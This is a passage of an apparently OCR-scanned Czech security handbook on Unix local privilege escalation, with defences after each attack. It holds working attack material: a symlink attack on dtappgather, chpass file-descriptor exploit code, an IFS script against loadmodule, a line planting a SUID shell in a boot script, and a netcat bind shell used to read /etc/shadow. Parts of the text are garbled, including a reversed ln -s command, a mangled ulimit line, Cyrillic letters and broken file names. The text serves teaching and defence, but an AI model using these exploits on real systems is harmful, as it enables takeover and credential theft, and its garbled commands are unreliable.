
```
[quake]$ ./ex_lobc
jumping address : efffe7a8
#
```

Program odskočí do specifické oblasti paměti a spustí /bin/sh s privilegií superuživatele. Příznakem úspěchu je nepřehlédnutelný promt #. Tento příklad je velmi jednoduchý a každý, kdo ho použije, může vypadat jako superrodník na bezpečnost výpočetních systémů. Ve skutečnosti je však vytvoření podobného programu velmi složitou záležitostí.

## Obrana proti lokálním útokům založeným na přeplnění bufferu

Nejlepší obranou jsou správné programovací návyky kombinované se zákazem vykonávání kódu ze zásobníku. V sekci zabývající se siťovými útoky tohoto typu je uveden kompletní seznam protiakcí. Navíc prověřte každý program s nastaveným SUID bitem a zvažte, jestli je jeho nastavení nezbytně nutné.

### Symbolický link

Rozšířenost	7
Složitost	9
Dopad	10
Celkové riziko	9

Nepotřebné soubory, zaneřáděný diskový prostor, dočasné soubory: většina systémů je přeplněna elektronickým odpadem. V Unixu je naštěstí podstatná část všech dočasných souborů vytvářena v adresáři /tmp. Toto místo je však proto prodchnuto nebezpečím. Mnoho superuživatelských programů s nastaveným SUID zde vytváří dočasné soubory, aniž by provádělo sebemenší kontrolu. Největší problémy způsobují programy, které slepě následují symbolické linky. Symbolické linky jsou vytvářeny příkazem ln (s parametrem -s) a fungují jako odkazy na jiné soubory. Vytvořme symbolický link /tmp/foo, který odkazuje na /etc/passwd:

```
[quake]$ ln -s /tmp/foo /etc/passwd
```

Když nyní vypíšeme obsah souboru /etc/foo, dostaneme na výstupu soubor /etc/passwd. Tato napohled nevinná vlastnost vede k získání práv superuživatele. Ještě než začneme s konkrétním příkladem, musíme uvést, že většina aplikací sice vytváří dočasné soubory v adresáři /tmp, ale existují i aplikace, které je tvoří na úplně jiných místech.

Uvedme příklad zneužití programu dtappgather ze Solarisu. Dtappgather je utilita dodávaná společně s CDE (Common Desktop Environment). Pokaždé když je spuštěna, vytvoří dočasný soubor /var/dt/appconfig/appmanager/generic-display-0 a nastaví jeho přístupová práva na 0666. Změní také vlastníka souboru na uživatele, který ji spustil. Bohužel vůbec nekontroluje, zda vytvářený soubor v adresáři již existuje nebo zda zde existuje symbolický link téhož jména. Takže jestliže útočník vytvoří symbolický link /var/dt/appconfig/appmanager/generic-display-0, který odkazuje na jiný soubor v souborovém systému (například /etc/passwd), budou po spuštění dtappgather změněna přístupová práva tohoto souboru na 0666 a vlastník souboru na ID útočníka (pokud dtappgather spustil on). Před provedením útoku se můžeme přesvědčit, že vlastníkem souboru /etc/passwd je root:sys.

```
[quake]$ ls -l /etc/passwd
```

```
-r-xr-xr-x 1 root sys 560 May 5 22:36 /etc/passwd
```

Vytvoříme symbolický link:

```
[quake]$ ln -s /etc/passwd /var/dt/appconfig/appmanager/generic-display-0
```

Spustíme program dtappgather a zkонтrolujeme přístupová práva souboru /etc/passwd.

```
[quake]$ /usr/dt/bin/dtappgather
```

```
MakeDirectory: /var/dt/appconfig/appinanager/generic-di splay-0: File exists
[quake]$ ls -l /etc/passwd
-rw-r--r-- 1 gk staff 560 May 5 22:36 /etc/passwd
```

Pokud jsou používána stínová hesla, je třeba tentýž postup zopakovat ještě pro soubor /etc/shadow. Jakmile mají oba tyto soubory nastaveno UID shodné s UID útočníka, není pro něho žádný problém je editovat a přidat do systému dalšího uživatele s UID 0 (ekvivalent superuživatele). Hotovo. Konec hry za méně než minutu.

## Obrana proti zneužívání symbolických linku

Obranou jsou opět správné programátorské návyky. Bohužel existuje velké množství programů, které netestují přítomnost již existujících souborů. Programátoři by měli přítomnost souborů testovat pomocí `O_EXCL` a `O_CREAT`. Při vytváření dočasných souborů by měli nastavit UMASK a k vytvoření souboru použít funkci `tmpfile()` nebo `mktemp()`. Pokud vás opravdu zajímá, které programy vytvázejí dočasné soubory, zadejte v adresáři /bin nebo /usr/sbin následující příkaz:

```
[quake]$ strings * |grep tmp
```

Pokud má některý z programů nastavený SUID bit, může být náchylný k popsanému útoku. Pokud je to možné, odstraňte SUID bit z co největšího počtu programů v systému.

## Útoky na deskriptory souborů

Rozšířenost	2
Složitost	6
Dopad	9
<b>Celkové riziko</b>	<b>6</b>

Deskriptory jsou celá kladná čísla včetně nuly, která systém používá k identifikaci souborů. Deskriptory 0, 1 a 2 odpovídají standardnímu vstupu, výstupu a chybovému výstupu. V případě, že jádro operačního systému otevře existující soubor nebo vytvoří nový, vrátí volajícímu programu konkrétní deskriptor, který lze dále použít pro manipulaci se souborem. Pokud je soubor otevřen privilegováným procesem ke čtení/zápisu (`O_RDWR`), může útočník do tohoto souboru zapsat, zatímco je modifikován. Je tak možné změnit kritické systémové soubory a získat práva superuživatele.

Dokonce i obzvlášť bezpečný OpenBSD neodolá ve verzi 2.3 útoku založenému na chybě v alokaci deskriptoru. Program chpass, který je určen ke změně některých údajů v /etc/passwd, nealokuje správně deskriptory souborů. Chpass vytváří dočasný soubor, který může uživatel editovat libovolným editorem. Všechny změny se po ukončení editoru promítou zpět do databáze hesel. Bohužel však funguje i to, že pokud útočník spustí z editoru shell, je vytvořen proces (potomek), který má přístupová práva čtení/zápis k deskriptorům rodičovského procesu. Útočník pak může do dočasného souboru /tmp/ptmp používaného programem chpass přidat uživatele bez hesla s UID rovným 0. Jakmile editor opustí, nový uživatelský kontejner je připojen do souboru /etc/master.passwd. Uvedme konkrétní kroky tohoto útoku:

Nejdříve změníme náš implicitní editor na vi, protože umožňuje odskok do shellu:

```
[dinky]$ export EDITOR=vi
```

Poté spustíme program chpass:

```
[dinky]$ /usr/bin/chpass
```

Program spustí editor vi, ve kterém se objeví naše informace z uživatelské databáze:

```
#Changing user database information for gk.
Shell: /bin/sh
Full Name: grk
Location:
Office Phone:
Home Phone: blah
```

Vyvoláme shell zadáním !sh.

Nyní náš shell zdědil přístupová práva k otevřenému deskriptoru, můžeme tedy pomocí programu využívajícího chybu deskriptoru založit uživatele owned s UID 0 a pomocí su se na něj přepojit:

```
[dinky]$ nohup ./chpass &
[1] 24619
$ sending output to nohup.out
[1] + Done                  nohup ./chpass
[dinky]$ exit
Press any key to continue [: to enter more ex commands]:
/etc/pw.F26119: 6 lines, 117 characters.
[dinky]$ su owned
[dinky]# id
uid=0(owned) gid=0(wheel) groups=0(wheel)
```

Zdrojový kód programu poskytnutého Markem Zielinskim se skládá jen z několika řádek:

```
int
main ()
{
    FILE *f;
    int count;
    f = fdopen (FDTOUSE, "a");
    for (count = 0; count != 30000; count++)
        fprintf (f, "owned::0:0::0:0:OWNED,,,:/tmp:/bin/bash\n");
    exit(0);
}
```

## Obrana proti útokům na deskriptory souborů

Programátoři by měli kontrolovat, zda alokuje deskriptory souborů odpovídajícím způsobem. Vždy když je použito systémové volání execve( ), mělo by být nastaveno následní close-on-exec. Jak již bylo řečeno, odstraňte SUID bity na všech programech kromě těch, kde je jejich použití nezbytně nutné.

## SOUPEŘENÍ O PROSTŘEDKY (RACE CONDITIONS)

Stejně jako v případě fyzických útoků, kdy útočník zaútočí až v momentu, kdy je oběť nejslabší, tak i ve světě počítačů útočníci využívají výhody okamžiku, kdy program provádí privilegovanou operaci. Útok je zpravidla velmi přesně načasován a proběhne v okamžiku, kdy se proces přepíná do privilegovaného režimu, ale privilegia dosud neobdržel. Nutno říci, že okno pro provedení operace je velmi úzké. Jestliže se útočníkovi podaří úspěšně ovládnout soubor nebo proces během jeho běhu v privilegovaném režimu, mluvíme o vítězství v závodech o prostředky. Existuje mnoho různých typů soupeření. My se zaměříme na ty, které souvisejí se zpracováním signálů, protože jsou nejobvyklejší.

### Problémy při zpracovávání signálů

Rozšířenost	<b>8</b>
Složitost	<b>5</b>
Dopad	<b>9</b>
Celkové riziko	<b>7</b>

Pomocí signálů je procesům v Unixu oznamováno, že nastala určitá situace. Umožňují tedy řídit asynchronní události. Pokud například chtějí uživatelé pozastavit běžící proces, stisknou CTRL-Z. Stisknutí této kombinace kláves vyvolá odeslání signálu SIGTSTP všem procesům, které běží na popředí. V tomto případě je signálu použito k ovlivnění běhu programu. Pokud se jedná o ovlivnění nebo změnu způsobu běhu programu, měli bychom zpozornět. Schopnost ovlivnit způsob běhu programu patří k hlavním bezpečnostním problémům týkajícím se zpracování signálů. Poznamenejme ještě, že SIGTSTP je pouze jedním z více než 30 signálů.

Příkladem zneužití mechanismu zpracování signálů je chyba ve wu-ftpd v2.4, objevená v roce 1996. Tato chyba umožňuje obyčejným i anonymním uživatelům přistupovat k souborům s právy superuživatele. Útok je umožněn díky způsobu, kterým FTP server vyhodnocuje signály. Při svém startu server vytvoří dva ovladače signálů. Jeden z ovladačů má za úkol zachytit signály SIGPIPE, které jsou generovány v případě, že dojde k ukončení řídicího/datového spojení. Druhý ovladač zpracovává signály SIGURG, které jsou generovány příkazem ABOR (přeruš přenos souboru). Když se uživatel přihlásí, běží server s právy uživatele a nikoli s právy superuživatele. Pokud je však datové spojení neočekávaně ukončeno, je serveru odeslán signál SIGPIPE. FTP server zavolá funkci dologout() a zvýší privilegia na úroveň superuživatele (root, UID 0). Do systémového logu přidá záznam o odhlášení uživatele, uzavře soubor xferlog, odstraní instanci uživatele z tabulky procesů a skončí. Okamžik, kdy server mění svoje efektivní UID na 0, je kritickým momentem, kdy je náchylný k útoku. Útočník může v tuto chvíli poslat serveru signál SIGURG, přerušit jeho snahu o odhlášení uživatele a donutit ho skočit zpět do hlavního cyklu. Vzniká soupeření, kdy útočník musí načasovat odeslání signálu SIGURG tak, aby byl vyhodnocen poté, co server přejde na efektivní UID

0, ale dříve, než dojde k odhlášení uživatele. Pokud je útočník úspěšný, což může nastat až po několika pokusech, zůstane přihlášený k FTP serveru, ale s právy superuživatele. Od tohoto okamžiku může z a na server přenést libovolný soubor, eventuálně vykonat příkaz s privilegií superuživatele.

## Obrana proti problémům vzniklým při zpracování signálů

 Bezchybné zpracování signálů je v případě SUID programů nutností. Koncoví uživatelé nemají mnoho prostředků k ověření, zda programy, které spouštějí, zpracovávají signály bezpečným způsobem. Jedinou možností je (jak neustále opakujeme) zredukování počtu souborů s nastaveným SUID bitem na minimum a aplikování všech dostupných záplat od výrobce.

## Manipulace se soubory core

Rozšířenost	7
Složitost	9
Dopad	4
Celkové riziko	7

 Vytvoření dumpu paměti běžícího procesu je mnohem více než jen malá nepříjemnost. Může to být velká bezpečnostní díra. Za běhu systému je v operační paměti počítače uloženo velké množství kritických informací. Příkladem mohou být zašifrovaná hesla uživatelů systému načtená ze stínového souboru hesel. Jeden z příkladů chybné manipulace s dumpy (core soubory) byl nalezen v jedné ze starších verzí FTPD. FTPD démon umožňoval útočníkovi vytvořit v hlavním adresáři (/) soubor core s přístupovými právy umožňujícími jeho čtení jakýmkoli uživatelem systému pouhým zadáním příkazu PASV před tím, než došlo k přihlášení k serveru. Soubor core obsahoval části stínového passwd souboru, včetně zašifrovaných hesel uživatelů. Pomocí slovníkového útoku mohl útočník hesla rozluštit a eventuálně získat přístup ke kontu superuživatele.

## Obrana proti zneužití core souborů

 Core soubory poskytují mnoho užitečných informací v případě, že dojde ke zhroucení programu. Záleží tedy pouze na správci systému, jestli z bezpečnostních důvodů zakáže jejich generování použitím příkazu `ulimit -u 1 imit -c 0` v souboru profile. Podrobněji se o použití příkazu u limit dozlete v manuálech.

```
[tsunami]$ ulimit -a
core file size (blocks)      unlimited
[tsunami]$ ulimit -c 0
[tsunami]$ ulimit -a
core file size (blocks)      0
```



## Sdílené knihovny

Rozšířenost	<b>4</b>
Složitost	<b>4</b>
Dopad	<b>9</b>
Celkové riziko	<b>6</b>

Princip sdílených knihoven umožňuje běžícím programům volat kusy kódu ze společné knihovny. Tento kód je linkován do sdílené knihovny počítače během překladu a je na něj odkazováno při běhu programu. Hlavní výhodou použití sdílených knihoven je šetření diskového prostoru i operační paměti počítače a jednodušší údržba kódu. Aktualizace sdílené knihovny aktualizuje i program, který ji používá. Tyto výhody jsou samozřejmě vyváženy nedostatky v bezpečnosti systému. Pokud útočník změní kód ve sdílené knihovně nebo pomocí systémové proměnné odkáže běžící programy na podvrženou knihovnu, může získat privilegia superuživatele.

Pěkným příkladem je chyba v programu `in.telnetd` (CA-95.14), která je sice již velmi stará, ale dobře demonstruje danou problematiku. Některé verze programu `in.telnetd` umožňují předání systémových proměnných na server, na který se uživatel připojuje (RFC 1408 a 1572). Útočník tak může na cílovém serveru modifikovat proměnnou `LD_PRELOAD` a získat privilegia superuživatele.

Aby mohl útok úspěšně provést, musí útočník na cílový server umístit modifikovanou sdílenou knihovnu. Poté musí změnit hodnotu proměnné `LD_PRELOAD` tak, aby odkázala program `login` na pozměněnou knihovnu. Když pak `in.telnetd` provede volání programu `/bin/login`, aby autentizoval uživatele, bude provedeno volání upravené knihovny a kód v ní obsažený bude vykonán s privilegií superuživatele.



## Obrana proti zneužití sdílených knihoven

Linkery dynamických knihoven by měly ignorovat proměnnou `LD_PRELOAD` v případě rootovských programů s nastaveným SUID bitem. Někdo by možná mohl namítat, že dynamické knihovny by měly být napsány bez chyb a měly by být imunní proti uvedení v proměnné `LD_PRELOAD`. Realita je však jiná. Knihovny stejně jako jiné programy obsahují často chyby, které umožňují útoky podobné tomu, který byl popsán výše. Sdílené knihovny (například `/usr/lib` nebo `/lib`) by měly být chráněny stejně pečlivě jako citlivé systémové soubory. Jakmile totiž útočník získá přístup ke knihovnám z `/usr/lib` nebo `/lib`, je systém odsouzen k zániku.



## Chyby jádra

Není tajemstvím, že Unix je komplexním a mohutným operačním systémem. Není tedy divu, že obsahuje chyby (stejně jako další složité systémy). V případě Unixu jsou nejnebezpečnější ty chyby, které se objeví v jádru operačního systému. Unixové jádro je klíčová komponenta operačního systému, která mimo jiné realizuje bezpečnostní mechanismy systému. Tyto mechanismy zahrnují dodržování přístupových práv k souborům a adresářům, zvyšování a snižování privilegií SUID programů, definují, jak systém reaguje na signály, atd. Pokud se objeví chyba v bezpečnostních mechanismech jádra, je ve velkém nebezpečí celý systém.

Příkladem může být chyba jádra objevená v červnu 2000. Tato chyba se týkala téměř všech jader verze 2.2.x operačního systému Linux a souvisela s nedávno implementovanými POSIXovými funkciemi jádra. Tyto funkce umožňují lepším způsobem kontrolovat privilegované procesy. Konečným důsledkem by měla být větší bezpečnost systému. Díky chybě programátora však kód nefungoval tak, jak se očekávalo. Umožňoval obestít SUID programy tak, že nesnížily svoje privilegia v moment, kdy to udělat měly. Útočník, který měl lokální přístup k takovému systému, mohl tedy vhodnou manipulací získat práva superuživatele.



## Obrana proti chybám jádra

Chyby tohoto typu zasáhnou vždy obrovské množství systémů. Jedinou možností obrany je aplikovat záplatu, která chybu odstraní, nebo instalovat nové jádro. V případě výše popsané chyby stačí instalovat jádro verze 2.2.16 nebo vyšší.



## Špatná konfigurace systému

Pokusili jsme se popsat nejběžnější bezpečnostní chyby a metody, které jich využívají k získání privilegií superuživatele. Sami vidíte, že seznam těchto chyb je poměrně obsáhlý, ale přesto nepokrývá všechny problémy související s bezpečností systému. Dalším zdrojem problémů je nedostatečná nebo chybná konfigurace. Systém může být po instalaci extrémně bezpečný, ale pokud správce povolí zápis do souboru /etc/passwd jakémukoli uživateli, veškerá bezpečnost vyletí komínem. Lidský faktor je to, co způsobuje zkázu většiny systémů.



## Přístupová práva k souborům a adresářům

Rozšířenost	8
Složitost	9
Dopad	7
Celkové riziko	8

Jednoduchost a síla Unixu pramení ze způsobu práce se soubory (binárními programy, textovými konfiguračními soubory, zařízeními). Všechno je soubor s odpovídajícími přístupovými právy. Pokud jsou přístupová práva špatně nastavena, může být ovlivněna bezpečnost celého systému. Na následujících řádcích si popíšeme dvě oblasti, které způsobují největší počet problémů. Jedná se o soubory s nastaveným SUID bitem a soubory s právy, které umožňují zápis komukoli. Nebudeme se podrobně zabývat bezpečností speciálních souborů (adresář /dev), ale správné nastavení jejich přístupových práv je také důležité. Útočník, který může nová zařízení vytvářet nebo může číst kritické informace z paměti (/dev/kmem) nebo z disků, jistě snadno získá práva superuživatele. Důkazem tohoto tvrzení je program <http://mixter.warrior2k.com/rawpowr.c>. Pokud ho budete zkoušet, budete opatrní, protože může poškodit váš souborový systém. Spouštějte ho pouze na testovacích počítačích.

## SUID soubory

Soubory s nastaveným SUID (Set User ID) a SGID (Set Group ID), jejichž vlastníkem je root, jsou smrtelně nebezpečné. Tečka! Žádný další soubor není tak často využíván k útokům jako rootovský soubor s nastaveným SUID. Téměř každý útok, o kterém jsme dosud mluvili, zneužíval proces se superuživatelskými právy. Mnohé z těchto procesů byly vytvořeny binárními soubory s nastaveným SUID. Smutné je, že mnozí výrobci systémů a následně i uživatelé toto nebezpečí ignorují. Mnozí uživatelé jsou příliš líní na to, aby přemýšleli nad bezpečným řešením problému, a byli by nejraději, kdyby *každý* program běžel s právy superuživatele.

Aby mohl útočník této situace využít, musí být schopen soubory s nastaveným SUID (SGID) odhalit a určit, které z nich by se hodily ke zneužití. Soubory s nastaveným SUID bitem snadno najdeme pomocí programu `find`:

```
[tsunami]# find / -type f -perm -04000 -ls

-rwsr-xr-x 1 root root      30520 May  5  1998 /usr/bin/at
-rwsr-xr-x 1 root root      29928 Aug 21  1998 /usr/bin/chage

-rwsr-xr-x 1 root root      29240 Aug  21  1998 /usr/bin/gpasswd
-rwsr-xr-x 1 root root    770132 Oct  11  1998 /usr/bin/dos
-r-sr-sr-x 1 root root     13876 Oct  2   1998 /usr/bin/lpq
-r-sr-sr-x 1 root root     15068 Oct  2   1998 /usr/bin/lpr
-r-sr-sr-x 1 root root     14732 Oct  2   1998 /usr/bin/lprm
-rwsr-xr-x 1 root root     42156 Oct  2   1998 /usr/bin/nwfind
-r-sr-xr-x 1 root bin       15613 Apr 27  1998 /usr/bin/passwd
-rws-x-x  2 root root    464140 Sep 10  1998 /usr/bin/suidperl
```

<výpis je kvůli přehlednosti zkrácen>

Mnoho z vypsaných programů (například chage a passwd) musí mít SUID bit nastaven, jinak by nefungovaly tak, jak se od nich očekává. Útočníci se zaměřují na programy, s kterými již někdy problémy byly, nebo na programy, které mají díky své složitosti velký potenciál k možným chybám. Program dos může být dobrým začátkem. Dos vytváří virtuální stroj a vyžaduje přímý přístup k hardwaru počítače. V dokumentu HOWTO se pokusme získat více informací. Zajímají nás hlavně potenciální bezpečnostní problémy programu, pokud je spuštěn s nastaveným SUID bitem.

V HOWTO se dovídáme: „Ačkoli dosemu snižuje privilegia superuživatele všude, kde je to možné, je bezpečnější (zvláště pokud pod emulátorem spouštíte DPMI programy) nespouštět dosemu pod uživatelem root. Většina DOS aplikací nevyžaduje, aby dosemu běžel pod superuživatelem (zvláště když ho spouštíte v systému X Window), takže byste neměli povolovat uživatelům spouštět SUID kopii programu, ale pouze tu bez nastaveného SUID bitu. Pro každého uživatele lze způsob spuštění nastavit v souboru /etc/dosemu.users.“

Na našem testovaném systému jsme však v souboru /etc/dosemu.users nenašli žádná omezení. A to je přesně to, co útočník hledá. Stačí pouze prověřit, zda lze program s nastaveným SUID spustit a zda neobsahuje některé z výše popsaných chyb (přeplnění bufferu, problémy se symbolickými linky atd.). Toto je klasický příklad programu, který má v podstatě zbytečně nastaven SUID bit a který podstatně zvyšuje bezpečnostní rizika v systému.



## Obrana proti zneužití SUID souborů

Nejlepší obranou je odstranění SUID/SGID bitů všude, kde je to možné. Je velmi těžké poskytnout definitivní seznam všech souborů, které nastavený SUID bit nepotřebují. Systém od systému se totiž liší a seznam by byl vždy neúplný. Doporučujeme vytvořit seznam všech SUID souborů v systému a u každého se přesvědčit, že ke svému běhu opravdu vyžaduje privilegia superuživatele. Následující příkaz najde všechny SUID soubory:

```
find / -type f -perm -04000 -ls
```

**Následující všechny SGID soubory:**

```
find / -type f -perm -02000 -ls
```

Prostudujte dokumentaci k programům s nastaveným SUID bitem a možná budete překvapeni tím, kolik z nich toto nastavení k normální činnosti nevyžaduje. Samozřejmě byste měli nejprve otestovat, zda programy, nebo dokonce celý systém neztratí odstraněním SUID bitu funkčnost. Není vhodné vytvořit pod pojmem této sekce skript, který šmahem odstraní SUID bity ze všech souborů v systému.

Uživatelé Linuxu mohou k zabezpečení systému použít program Bastille (<http://www.bastille-linux.org>), který obrní systém proti výše popsaným útokům a pomůže i v odstranění SUID bitů. Bastille je fantastická utilita, která čerpá ze všech důvěryhodných zdrojů o bezpečnosti Linuxu a všechny získané poznatky implementuje do automatizovaného nástroje. Program Bastille byl původně navržen pro zabezpečení RedHat Linuxu (na kterém je opravdu co zabezpečovat), ale od verze 1.10 je velmi jednoduché adaptovat ho tak, aby fungoval i s jinými distribucemi Linuxu. Oficiálně je kromě distribuce RedHat podporován i Mandrake.

### Soubory se zápisem povoleným pro všechny

Tato situace často vzniká z pouhé pohodlnosti, ale v případě systémových souborů má obrovský dopad na systémovou bezpečnost. Největší problémy způsobují inicializační soubory, konfigurační soubory a uživatelské startovací soubory. Útočník takový soubor jistě nepřehlédne:

```
find / -perm -2 -type f -print
```

```
/etc/rc.d/rc3.d/S991ocal
/var/tmp
/var/tmp/.X11-unix
/var/tmp/.X11-unix/X0
/var/tmp/.font-unix
/var/lib/games/xgalscores
/var/lib/news/innd/ctlinnda28392
/var/lib/news/innd/ctlinndal8685
/var/spool/fax/outgoing
/var/spool/fax/outgoing/locks
/home/public
```

Výstup programu upozorňuje na několik problémů. Za prvé, /etc/rc.d/rc3.d/S991ocal je systémový startovací skript, do kterého může kdokoli zapisovat. Tím je vytvořena extrémně nebezpečná situace, pro-

tož umožňuje útočníkovi jednoduše získat privilegia superuživatele. Stačí do skriptu přidat řádek, který pro útočníka vytvoří SUID shell:

```
[tsunami]$ echo "/bin/cp /bin/sh /tmp/.sh ; /bin/chmod 4755 /tmp/.sh" >> \
/etc/rc.d/rc3.d/S99local
```

Během příštího restartu systému bude v adresáři /tmp požadovaný shell vytvořen. Dále si všimněte, že všeobecný zápis má povolen i adresář /home/public. Útočník tedy může pomocí příkazu mv přepsat v tomto adresáři jakýkoli soubor. Nejčastěji jsou přepisovány startovací soubory (.profile, .login, .bashrc), do kterých jsou ukládány podobné příkazy jako v předešlém případě. Útočník tak vytváří SUID shelly, tentokrát s právy daného uživatele (public).

## Obrana proti zneužití souborů se zápisem povoleným pro všechny

Programem find najdete všechny takové soubory, a pokud to neovlivní funkčnost systému, nastavte práva přísněji. Někdy je těžké rozhodnout, zda je povolení zápisu pro všechny oprávněné, či nikoli. V tom případě se můžete řídit následujícím pravidlem. Pokud se jedná o startovací soubor, systémový inicializační soubor nebo kritický konfigurační soubor, neměl by mít povolen zápis pro všechny. Pamatujte však na to, že některé soubory z adresáře /dev musí umožňovat zápis všem uživatelům systému. Veškeré změny pečlivě zvažte a otestujte.

Mnoho systémů umožňuje nastavit doplňková přístupová práva (jenom čtení, připojit atd.) klíčovým systémovým souborům. Například v Linuxu to je možné provést příkazem chattr. Podobná možnost existuje i v různých variantách BSD Unixu. Pokud tento mechanismus zkombinujete s různými bezpečnostními úrovněmi jádra (tam, kde je to možné), zabezpečení souborových systémů se výrazně zvýší.

## Útoky na shell

Rozšířenost	6
Složitost	6
Dopad	7
Celkové riziko	6

Unixový shell (příkazový interpreter) je mocný nástroj, který kromě jiného umožňuje konfigurovat, jakým způsobem má příkazy zpracovávat. Čím je však program komplexnější, tím větší je i pravděpodobnost jeho zneužití. Shell bývá například často zneužit pomocí proměnné IFS (Internal Field Separator).

## IFS útok

Obsah IFS proměnné definuje, jaké oddělovače bude shell používat při vyhodnocování příkazové řádky. Implicitně je hodnota IFS nastavena na mezeru. Pokud bude mít útočník možnost změnit hodnotu IFS,

může donutit některý z SUID programů k vykonání trojského končí, který mu zajistí práva superuživatele. Uvedme příklad, který zneužívá programu loadmodul e ze SunOS 4.1.x.

```
#!/bin/csh
cd /tmp
mkdir bin
cd bin
cat > bin << EOF<R  #!/bin/sh
    sh -l
EOF

chmod 755 /tmp/bin/bin
setenv IFS /
/usr/openwin/bin/loadmodule /sys/sun4c/0BJ/evqmod-sun4c.o
/etc/openwin/modules/evqload
```

Vše uvedený skript změní aktuální adresář na /tmp, vytvoří v něm podadresář bin a zkopiuje /bin/sh. Dále nastaví proměnnou IFS na t/t, takže obelstěný SUID program loadmodule spustí program /tmp/bin/bin. Výsledkem je SUID shell.

## Obrana proti IFS útoku

Příčinou problémů je často funkce systemO, která používá k vyhodnocení příkazové řádky sh. Je možné vytvořit jednoduchý wrapper (kód poskytl Jeremy Rauch), který bude použít ke spouštění problematických programů a který vždy nastaví IFS na mezera:

```
#define EXECPATH "/usr/bin/real/"

main(int argc, char **argv)
{
    char pathname[1024];
    if(strlen(EXECPATH) + strlen(argv[0]) + 1 > 1024)
        exit(-1);
    strcpy(pathname, EXECPATH);
    strcat(pathname, argv[0]);
    putenv("IFS= \n\t");
    execv(pathname, argv, argc);
}
```

Většina moderních Unixů naštěstí ignoruje proměnnou IFS, pokud je shell spuštěn superuživatelem nebo pokud je efektivní UID jiné než reálné. Nejlepší metodou obrany však zůstává nepoužívat SUID shell skripty a udržovat počet SUID souborů v systému na minimu.

# KONTO SUPERUŽIVATELE JE NAŠE, CO DÁL?

Jakmile po úspěšném útoku odezní účinky adrenalinu na nervovou soustavu útočníka, začíná teprve ta pravá práce. Je třeba prozkoumat všechny důležité soubory, nainstalovat síťový analyzátor k vyhledávání telnet, ftp, pop a snmp hesel a využít ovládnutý počítač k útoku na další stroj. Téměř všechny tyto činnosti lze však zajistit nainstalováním takzvaného rootkitu.

## Rootkity

Rozšířenost	<b>9</b>
Složitost	<b>9</b>
Dopad	<b>9</b>
<b>Celkové riziko</b>	<b>9</b>

Již ovládnutý systém se stává základnou pro další útoky, takže útočník zde musí nainstalovat a skrýt své rootkity. Rootkit pro Unix se většinou skládá ze čtyř platformově závislých skupin programů: (1) trojské koně (například upravené programy login, netstat a ps), (2) zadní vrátka (například záznamy v konfiguračním souboru pro inetd), (3) síťové analyzátoře a (4) čističe systémových logů.

## Trojské koně

Jakmile jednou útočník získá privilegia superuživatele, může udělat téměř z každého příkazu operačního systému trojského koně. Je proto nesmírně důležité kontrolovat minimálně velikost a čas poslední změny všech binárních souborů, zvláště však programů login, su, telnet, ftp, passwd, netstat, ifconfig, ls, ps, ssh, find, du, df, sync, reboot, halt, shutdown atd.

Ve většině rootkitu se často používá upravená verze programu login. Program autorizuje uživatele tak, jak je obvyklé, ale navíc zaznamená do souboru uživatelského jména a hesla. Existuje i upravená verze ssh, která nabízí stejnou funkci.

Jiní trojští koně mohou spustit TCP server, který po napojení vrací příkazový rádek. Může být například nainstalována verze programu 1 s, která při každém spuštění zkонтroluje, zda běží netcat, který vrací /bin/sh. Pokud neběží, je programem 1 s spuštěn. Následující příkazový rádek spustí na pozadí netcat, který po útočníkově napojení na port 222 vrátí /bin/sh:

```
[tsunami]# nohup nc -l -p 222 -nv -e /bin/sh &
listening on [any] 222 ...
```

Útočník pak může provádět ty samé činnosti jako správce systému:

```
[rumble]# nc -nv 24.8.128.204 222
(UNKNOWN) [192.168.1.100] 222 (?) open
cat /etc/shadow
root:ar90a1 rR10r41:10783:0:99999:7:-1:-1:134530596
```

```
bin:*:10639:0:99999:7:::  
daemon:*:10639:0:99999:7::::  
adm:*:10639:0:99999:7:::  
***
```

Činnosti prováděné trojskými kořmi jsou limitovány pouze hackerovou fantazií (která je většinou nezměrná). Další podrobnosti o trojských koních jsou uvedeny v kapitole 14. Tento typ útoku lze odhalit pečlivou evidencí a monitorováním otevřených portů. Nejlepší obranou je však znemožnění modifikace binárních souborů v systému.

## Obrana proti trojským koním

Mnohé trojské koně lze jen těžko identifikovat bez speciálních nástrojů. Mají často stejnou velikost a čas modifikace jako originální programy. Potřebujete proto program, který pro každý binární soubor v systému vytvoří šifrovaný kontrolní součet (signaturu) a uloží ho na bezpečné místo (na jiný, zabezpečený systém nebo na médium, ze kterého lze tuto informaci pouze číst - CDROM, WORM atd.). Nejpopulárnější jsou programy Tripwire (<http://www.tripwire.com>) a md5sum, které vytvoří pro každý definovaný soubor signaturu, pomocí které automaticky identifikují případnou změnu souboru. Správci systému se však bohužel začínají zamýšlet nad použitím těchto programů až poté, co jsou napadeni. Není to sice ideální řešení, ale i v tomto případě existují nástroje, které mohou pomoci. Mnoho verzí Unixu například používá k instalaci a údržbě softwarových balíků RPM (RedHat Package Manager), který kontroluje nainstalovaný software pomocí MD5. Pokud máte neporušenou originální kopii nainstalovaného softwaru, můžete podezřelý balík z napadeného systému otestovat příkazem:

```
[@shadow]# rpm -Vp ftp://ftp.redhat.com/pub/redhat/\  
redhat-6.2/i386/RedHat/RPMS/fileutils-4.0-21.i386.rpm
```

```
S.5____T /bin/ls
```

V našem případě je program /bin/ls součástí balíku pro RedHat 6.2 a můžeme si všimnout, že signatura programu, vytvořená pomocí algoritmu MD5 se liší od signatury v originálním balíku. Je tedy zřejmé, že systém byl napaden.

Pokud používáte operační systém Solaris, najdete kompletní databázi MD5 signatur na <http://sunsolve.sun.com/pub-cgi/fileFingerprints.pl>.

Je samozřejmé, že pokud byl systém napaden, nelze jej obnovovat z běžných záloh, které nejspíš také obsahují pozměněné verze programů. Nejspolehlivější je obnovit systém z originálních médií.

## Analyzátor sítového provozu

Jakmile útočník získávládu nad systémem, nejedná se pouze o lokální katastrofu. Pomocí informací získaných analyzátem sítového provozu - snifferem (název vznikl podle populárního analyzátoru firmy Network General, nyní součásti Network Associates Inc.) - lze podnikat útoky na počítače, které s napadeným systémem komunikují nebo se nacházejí ve stejném sítovém segmentu.

## Co to je sniffer?

Sniffety vznikly jako nástroje k analýze síťových problémů. Jsou to programy, které zachytávají, analyzují a ukládají k pozdějšímu vyhodnocení pakety pohybující se po síti. Umožňují kdykoli si „přehrát“, co se v daný moment v síti odehrávalo. Uveďme příklad výstupu získaného pomocí analyzátoru:

```
-----[SYN] (slot 1)
pc6 => target3 [23]
%&& #'$ANSI"! guest
guest
ls
cd /
ls
cd /etc
cat /etc/passwd
more hosts.equiv
more /root/.bash_history
```

